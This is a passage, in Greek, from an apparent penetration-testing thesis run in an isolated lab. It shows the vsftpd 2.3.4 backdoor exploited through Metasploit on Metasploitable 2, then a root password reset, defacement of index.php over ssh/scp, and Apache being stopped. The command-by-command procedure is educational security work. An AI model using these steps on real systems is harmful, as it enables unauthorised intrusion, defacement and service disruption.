
αναζήτηση στη βάση δεδομένων γνωστών ευπαθειών πως η συγκεκριμένη έκδοση της υπηρεσίας αυτής περιέχει μια κερκόπορτα(backdoor) εγκατεστημένη στον πηγαίο κώδικα.Ο επιτιθέμενος μπορεί να την ενεργοποιήσει ως εξής : Εάν συνδεθεί στο διακομιστή χρησιμοποιώντας το πρωτόκολλο ftp με οποιοδήποτε όνομα χρήστη που τελειώνει με τους χαρακτήρες ":)" και οποιοδήποτε κωδικό, η κερκόπορτα θα ανοίξει στην θύρα 6200. Μετά ο επιτιθέμενος αρκεί να συνδεθεί ακόμα μια φορά χρησιμοποιώντας το πρωτόκολλο ssh και να δηλώσει σαν θύρα προορισμού την 6200. Αυτό επιτρέπει την είσοδο στο σύστημα με διακιώματα root. Στην συγκεκριμένη περίπτωση θα χρησιμοποιήσω το πλαίσιο Metasploit για την εκμετάλλευση της ευπάθειας αυτής.[15]

Τρέχω την εντολή "msfconsole" :




Εικόνα 4.6

Πλέον οι εντολές μου τρέχουν στο πλαίσιο εντολών Metasploit και είναι συγκεκριμένες προς αυτό. Θα ξεκινήσω αναζητώντας για εκμεταλλεύσιμες ευπάθειες στη βάση δεδομένων του Metasploit χρησιμοποιώντας την εντολή " **search vsftpd**".




Εικόνα 4.7

Στην εικόνα 4.7 βλέπω ότι υπάρχει μία επίθεση που θα μπορούσα να χρησιμοποιήσω για να αποκτήσω πρόσβαση. Θα χρησιμοποιήσω την εντολή "**use exploit/unix/ftp/vsftpd_234_backdoor**" για να επιλέξω τη συγκεκριμένη επίθεση.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Εικόνα 4.8

Με κόκκινα γράμματα βλέπουμε ότι η επίθεση έχει επιλεχθεί και πλέον μένει να ρυθμίσω τις παραμέτρους της αναλόγως. Αυτό θα το κάνω με την εντολή "**show options**".

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Εικόνα 4.9

Σε αυτό το σημείο βλέπω ότι μου δίνονται δύο επιλογές σχετικά με την επίθεση : το RHOST που είναι η διεύθυνση του απομακρυσμένου υπολογιστή-θύματος, και το RPORT που είναι η θύρα αυτού μέσω της οποίας θα προσπαθήσω να επικοινωνήσω. Σε αυτό το σημείο, βλέπουμε ότι η θύρα είναι προρυθμισμένη και θα την αφήσω σε αυτή τν τιμή. Από το προηγούμενο στάδιο της ανακάλυψης, ξέρω ότι η διεύθυνση του θύματος είναι η 192.168.133.131 και θα ρυθμίσω το RHOST ανάλογα, με την εντολή "**set RHOST 192.168.133.131**".

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.133.131
RHOST => 192.168.133.131
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```


Εικόνα 4.10

Βλέπω ότι η νέα παράμετρος τέθηκε με επιτυχία. Τέλος, θα εκτελέσω την επίθεση με την εντολή "exploit" και αν όλα πήγαν καλά, θα αποκτήσω πρόσβαση στο μηχάνημα χωρίς να γνωρίζω κανένα από τα διαπιστευτήρια.





Εικόνα 4.11

Όπως φαίνεται στην εικόνα 4.11, όχι μόνο απέκτησα πρόσβαση στο μηχάνημα αλλά επίσης έχω δικαιώματα “Root”, δηλαδή διαχειριστή. Το επίπεδο Root είναι το υψηλότερο σε βαθμό δικαιωμάτων και επιτρέπει κυριολεκτικά την πραγματοποίηση κάθε ενέργειας απροβλημάτιστα. Το πρόβλημα που προκύπτει εδώ είναι ότι έχω πρόσβαση στην κονσόλα μεν, αλλά η συγκεκριμένη είναι πολύ περιορισμένη και εκτελεί μόνο τις βασικές λειτουργίες του terminal. Δεν είναι απαραίτητο, αλλά θα μου ήταν πολύ χρήσιμο να δοκιμάσω να συνδεθώ με τα διαπιστευτήρια του χρήστη root από ένα terminal. Αυτό που με εμποδίζει, είναι ότι δεν διαθέτω τον κωδικό πρόσβασης του root. Η πιο απλή κι εύκολη λύση εδώ είναι να τρέξω την εντολή “passwd root” που θα μου επιτρέψει την αλλαγή του κωδικού πρόσβασης σε ότι ορίσω.





Εικόνα 4.12

Στην εικόνα 4.12 βλέπουμε ότι άλλαξα επιτυχώς τον κωδικό πρόσβασης του χρήστη root σε “root”. Τώρα που έχω τα πλήρη διαπιστευτήρια θα χρησιμοποιήσω το πρωτόκολλο ssh σε ένα καινούριο terminal ώστε να αποκτήσω πλήρη πρόσβαση με πλήρη λειτουργικότητα. Ανοίγοντας ένα καινούριο τερματικό, εκτελώ την εντολή “**ssh –l root 192.168.133.131**” . Το ssh είναι το πρωτόκολλο επικοινωνίας, η παράμετρος –l είναι για να επιλέξω το όνομα χρήστη με το οποίο θέλω να συνδεθώ και τέλος η διεύθυνση του μηχανήματος στο οποίο θέλω να συνδεθώ.




Εικόνα 4.13


Βλέπουμε λοιπόν ότι από το τερματικό μου έχω αποκτήσει πρόσβαση στον απομακρυσμένο υπολογιστή και μάλιστα με δικαιώματα root. Για να το επιβεβαιώσω αρκεί να τρέξω την εντολή “id” και να κοιτάξω τον αριθμό στο αποτέλεσμα.




Εικόνα 4.14


Ο αριθμός 0 στην μεταβλητή uid ανατίθεται πάντα στο root χρήστη η οποία αντανακλά τα δικαιώματα αυτού που την καλεί. Αφού επιβεβαίωσα ότι έχω πλήρη πρόσβαση πλέον έχω την ελευθερία να εκμεταλλευτώ το σύστημα όπως επιθυμώ.

Παρατηρώντας ξανά την εικόνα 4.5 βλέπουμε ότι το μηχάνημα στο οποίο διείσδυσα, λειτουργεί σαν διακομιστής web (web server). Αυτό σημαίνει ότι αν ανοίξω ένα περιηγητή ιστού (web browser) και επισκεφτώ την διεύθυνση του μηχανήματος, πιθανώς θα βρεθώ αντιμέτωπος με μια ιστοσελίδα.




Εικόνα 4.15


Στην εικόνα 4.15 βλέπουμε ότι υπάρχει όντως μια ιστοσελίδα. Αυτή η ιστοσελίδα περιέχει συνδέσμους προς 5 εργαλεία που οδηγούν σε ευάλωτες φόρμες ιστού και άλλες ευπάθειες σχετικές με τους διακομιστές δικτύου. Ένας επιτιθέμενος που έχει πλήρη πρόσβαση στο μηχάνημα αυτό θα μπορούσε να τροποποιήσει το αρχείο index.php και να οδηγεί τους επισκέπτες του ιστοτόπου σε τελείως διαφορετικές σελίδες. Τέτοιες σελίδες μπορεί να είναι σελίδες που ζητούν διαπιστευτήρια ή ευαίσθητες πληροφορίες όπως τα στοιχεία μιας πιστωτικής κάρτας. Επειδή το δίκτυο στο οποίο βρίσκεται το ψηφιακό μου εργαστήριο δεν έχει πρόσβαση στο διαδίκτυο για λόγους ασφαλείας, θα περιοριστώ σε μια απλή επεξεργασία του αρχείου index.php ώστε να εμφανίζει κάτι διαφορετικό. Η λογική φυσικά παραμένει η ίδια, και εμπόδιο εδώ είναι μόνο η φαντασία.




Εικόνα 4.16

Στην παραπάνω εικόνα οι εντολές και οι σημαντικές πληροφορίες επισημάνθηκαν για ευκολία. Αρχικά συνδέθηκα με το πρωτόκολλο ssh στον μηχάνημα στόχο. Μετά με την εντολή “**cd /var/www**” μεταφέρθηκα στον κατάλογο που αποθηκεύονται τα αρχεία του ιστοτόπου. Η εντολή “**ls**“ μας δείχνει τα περιεχόμενα του φακέλου και βλέπουμε το αρχείο index.php που θα τροποποιήσω. Το αρχείο αυτό λόγω ονόματος, φορτώνεται πρώτο όποτε επισκεπτόμαστε τη διεύθυνση 192.168.133.131 . Με την εντολή cat index.php μπορώ να ρίξω μια γρήγορη ματιά στο αρχείο και όπως ήταν αναμενόμενο, βλέπουμε το λογότυπο Metasploitable 2 και τους συνδέσμους στα διάφορα εργαλεία. Θα μπορούσα να καλέσω έναν επεξεργαστή κειμένου για να τροποποιήσω το αρχείο όμως όπως ανέφερα προηγουμένως το μηχάνημα αυτό είναι αρκετά περιορισμένο. Ο χρόνος είναι με το μέρος μου επομένως είναι πιο βολικό να κατεβάσω το αρχείο στο μηχάνημά μου, να το τροποποιήσω και να το

ανεβάσω ξανά στην ίδια θέση. Σε αυτό το σημείο λοιπόν θα χρησιμοποιήσω την εντολή “**scp**”.




Εικόνα 4.17

Πιο συγκεκριμένα, η πλήρης εντολή είναι η “**scp root@192.168.133.131:/var/www/index.php /root/index.php**” και χωρίζεται σε δύο μέρη : το πρώτο μέρος είναι η προέλευση του αρχείου του αρχείου και το δεύτερο ο προορισμός, χωρισμένα με ένα κενό. Με την εντολή “**ls**” επιβεβαιώνω ότι το αρχείο λήφθηκε επιτυχώς και μπορώ να το επεξεργαστώ. Θα χρησιμοποιήσω την εντολή “**gedit index.php**” για να καλέσω έναν επεξεργαστή κειμένου του Linux.


Εικόνα 4.18


Με κίτρινη επισήμανση φαίνονται οι αλλαγές μου στο αρχείο. Διέγραψα τους συνδέσμους προς τα διάφορα εργαλεία και πρόσθεσα μερικές γραμμές html

κώδικα. Ουσιαστικά με κεφαλαία και μεγάλα γράμματα, ο φυλλομετρητής θα τυπώσει το μήνυμα “This Metasploitable2 has been compromised” που σημαίνει ότι το μηχάνημα έχει παραβιαστεί και δεν είναι πλέον ασφαλές. Μένει να το ανεβάσω πάλι στην κατάλληλη θέση και να επισκεφτώ ξανά την διεύθυνση 192.168.133.131 .

```
root@kali:~# scp /root/index.php root@192.168.133.131:/var/www
root@192.168.133.131's password:
index.php                                     100%  582     1.0MB/s   00:00
root@kali:~#
```


Εικόνα 4.19

Η εντολή για να ανεβάσω το αρχείο στην κατάλληλη θέση είναι σχεδόν η ίδια αλλά αντεστραμμένη όπως φαίνεται στην εικόνα 4.19 διότι η θέσεις προέλευσης και προορισμού έχουν αντιστραφεί. Αξίζει να σημειωθεί σε αυτό το σημείο πως το πρόθεμα “/root” μπορούσε να παραλειφθεί και στις δύο περιπτώσεις μιας και βρίσκομαι στον κατάλογο που περιέχει το αρχείο και έτσι δεν χρειάζεται να δώσω την απόλυτη διεύθυνση του. Επίσης αξίζει να σημειωθεί πως το προηγούμενο αρχείο index.php, έχοντας το ίδιο όνομα αντικαθιστάται με το νέο που ανέβασα στο εικονικό μηχάνημα.





Εικόνα 4.20

Μία πιο δραστική εκμετάλλευση αυτής της ευπάθειας, θα ήταν να σταματήσω τη διεργασία που επιτρέπει στο μηχάνημα να λειτουργεί ως διακομιστής και να σερβίρει περιεχόμενο στους επισκέπτες. Ξέροντας ότι η υπηρεσία λέγεται Apache2 και ότι το λειτουργικό σύστημα του στόχου είναι βασισμένο σε Ubuntu, αρκεί να συνδεθώ ξανά μέσω “ssh” και να τρέξω την εντολή “**etc/init.d/apache2 stop**”.




Εικόνα 4.21




Εικόνα 4.22

Δίνοντας την διεύθυνση του μηχανήματος ξανά, βλέπουμε τα αναμενόμενα αποτελέσματα. Χωρίς τη διεργασία να τρέχει ο διακομιστής δεν μπορεί να εξυπηρετήσει περαιτέρω αιτήσεις για προβολή περιεχομένου. Σε αυτό το σημείο η δοκιμή διείσδυσης έχει ολοκληρωθεί. Μένει να επιστρέψω το μηχάνημα στην αρχική του κατάσταση και να συντάξω την ανάλογη αναφορά που θα ενημερώνει

τον διαχειριστή σχετικά με την ευπάθεια που βρήκα και πως μπόρεσα να τα την εκμεταλλευτώ ώστε να αποκτήσω τον πλήρη έλεγχο του υπολογιστή.

### 4.2 Προσομοίωση δοκιμής διείσδυσης στα Windows 7

Έχοντας ολοκληρώσει επιτυχώς τη δοκιμή διείσδυσης θα προσπαθήσω να ακολουθήσω παρόμοια βήματα για να αποκτήσω τον έλεγχο της δεύτερης εικονικής μηχανής που εκτελεί Windows 7. Εδώ τα πράγματα είναι πιο δύσκολα, διότι μιλάμε για ένα σύστημα που δεν είναι επιτηδευμένα ευάλωτο όπως το Metasploitable 2, αλλά σχεδιασμένο με πρότυπα ασφαλείας από μία εταιρία κολοσσό όπως η Microsoft. Αυτό βεβαίως είναι ίσως προτιμότερο ώστε να είναι πιο ρεαλιστική η δοκιμή που θα πραγματοποιήσω.

